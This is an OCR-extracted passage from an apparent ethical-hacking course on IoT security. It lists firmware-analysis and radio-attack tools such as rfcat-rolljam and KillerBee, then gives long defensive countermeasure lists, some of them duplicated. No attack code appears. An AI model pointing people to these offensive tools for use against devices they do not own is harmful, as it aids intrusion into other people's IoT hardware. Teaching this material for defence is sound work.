

Firmalyzer
Zahra Kh
Zahra Kh
MAIN MENU
Dashboard
Analyse
Explore
Search
Dashboard
Home
Dashboard
Risk Ratio
Vulnerable files
Problematic files
Vulnerable & Problematic files
~~Benign files~~
Vulnerability Types
Unknown
CWE-119
CWE-399
CWE-20
CWE-264
CWE-200
CWE-189
CWE-79
CWE-310
CWE-89
Top 10 Vulnerabilities
CVE-2013-1813
CVE-2011-2716
CVE-2012-2663
CVE-2015-0239
CVE-2013-7421
Top 10 Issues
ScanShellInvocations
ValidateCert
ScanRetireJS
CheckOpenSSHPrivateKey
CheckSSLVerification

Figure 18.54: Screenshot of Firmalyzer Enterprise

Listed below are some additional tools to perform IoT hacking:

- Firmwalker (*https://github.com*)
- rfcat-rolljam (*https://github.com*)
- KillerBee (*https://github.com*)
- GATTack.io (*http://www.gattack.io*)
- JTAGULATOR® (*http://www.grandideastudio.com*)



Module Flow

1 **IoT Concepts**

2 **IoT Attacks**


3 **IoT Hacking Methodology**

4 **IoT Hacking Tools**

5 **Countermeasures**

Countermeasures

This section discusses various IoT security measures, device management, and security tools that can be used to prevent, protect, and recover from various types of attacks on IoT devices and their networks. Following these countermeasures, organizations can implement proper security mechanisms to protect the confidential information transmitted between the devices and the corporate network.



How to Defend Against IoT Hacking

1. Disable the “**guest**” and “**demo**” user accounts if enabled
2. Use the “**Lock Out**” feature to lock out accounts for excessive invalid login attempts
3. Implement **strong authentication** mechanisms
4. **Locate control system** networks and devices behind firewalls and isolate them from the business network
5. Implement **IPS** and **IDS** in the network
6. Implement **end-to-end encryption** and use Public Key Infrastructure (PKI)
7. Use **VPN architecture** for secure communication
8. Deploy security as a **unified**, **integrated system**
9. Allow only **trusted IP addresses** to access the device from the Internet
10. Disable **telnet** (port 23)
11. Disable the **UPnP port** on routers
12. Protect the devices against **physical tampering**
13. **Patch vulnerabilities** and **update the device firmware** regularly
14. **Monitor traffic on port 48101** as infected devices attempt to spread malicious file using port 48101

How to Defend Against IoT Hacking

- Disable the “guest” and “demo” user accounts if enabled
- Use the “Lock Out” feature to lock out accounts for excessive invalid login attempts
- Implement a strong authentication mechanism
- Locate control system networks and devices behind firewalls, and isolate them from the business network
- Implement IPS and IDS in the network
- Implement end-to-end encryption and use public key infrastructure (PKI)
- Use VPN architecture for secure communication
- Deploy security as a unified, integrated system
- Allow only trusted IP addresses to access the device from the Internet
- Disable telnet (port 23)
- Disable the UPnP port on routers
- Protect the devices against physical tampering
- Patch vulnerabilities and update the device firmware regularly
- Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101

- Position of mobile nodes should be verified with the aim of referring one physical node with one vehicle identity only, which means one vehicle cannot have two or more identities
- Data privacy should be implemented; therefore, the user's account or identity should be kept protected and hidden from other users
- Data authentication should be performed to confirm the identity of the original source node
- Maintain data confidentiality using symmetric key encryption
- Implement a strong password policy requiring a password at least 8–10 characters long with a combination of letters, numbers, and special characters
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks
- Use devices made by manufacturers with a track record of security awareness
- Isolate IoT devices on protected networks
- Implement a secure boot option that uses cryptographic code signing techniques, and ensure the device executes code generated by the device's original equipment manufacturer (OEM)
- Implement two-way authentication by using a cryptographic algorithm that can use both symmetric keys using SHA with HMAC and asymmetric keys using ECDSA
- Create an asset inventory for mapping the network and for discovering all paths of ingress and egress to determine whether the IoT network has its own Internet gateway that does not follow the security policies or applicable laws, regulations, and contracts
- Apply access controls between the IoT devices and IT resources by using enterprise firewalls, IDS/IPS, UBA, IAM, etc.
- Always read the privacy policy of an application before installing to check on the information it can access
- Use a trusted execution environment (TEE) or security element (SE), TrustZone for ARM, to secure sensitive information
- Implement active masking or shielding to protect devices from side-channel attacks
- Validate code immediately before its use to reduce the risk of time-of-check to time-of-use (TOCTOU) attacks
- Secure encryption keys and credentials by storing them in a Secure Access Module (SAM), Trusted Platform Module (TPM), Hardware Security Module (HSM), or another trusted key store
- Prevent disclosure of IP addresses by disabling WebRTC in the browser
- Use ad-blockers and non-trackable extensions available on the browser to prevent web-based attacks on IoT devices

- Filter private IP addresses from DNS replies using dnswall to prevent DNS rebinding attacks
- Use the cloud-based anti-DDoS solution for filtering or diverting malicious DDoS traffic
- Employ content distribution networks (CDNs) and smart DNS resolution services to provide an additional layer of network infrastructure

How to Prevent SDR-Based Attacks

Attacks on IoT devices can be launched from any direction with persistent efforts and holding knowledge on some available tools. However, one must be proactive to prevent such attacks before the devices are compromised.

The following methods can help in protecting IoT devices from SDR-based attacks:

- **Securing the signal**


  One of the most significant preventive measures to avoid software-based radio attacks is securing the signals using standard encryption methods.

- **Avoiding command repetition using a rolling technique**

  Frequent usage of the same commands can allow replay attacks. Commands should be initiated based on the rolling window scheme; this means that a command used earlier should not be initiated again. Flaws in this implementation can allow brute-force attacks.

- **Adopting synchronization and preamble nibbles**

  Segregate the command sequence using preamble and synchronization nibbles, or else the protocols can be brute-forced using a reduction method such as a de Bruijn sequence. This can overlap the common bits negotiating the number of bits needed to replay the multiple command sequences.



General Guidelines for IoT Device Manufacturing Companies

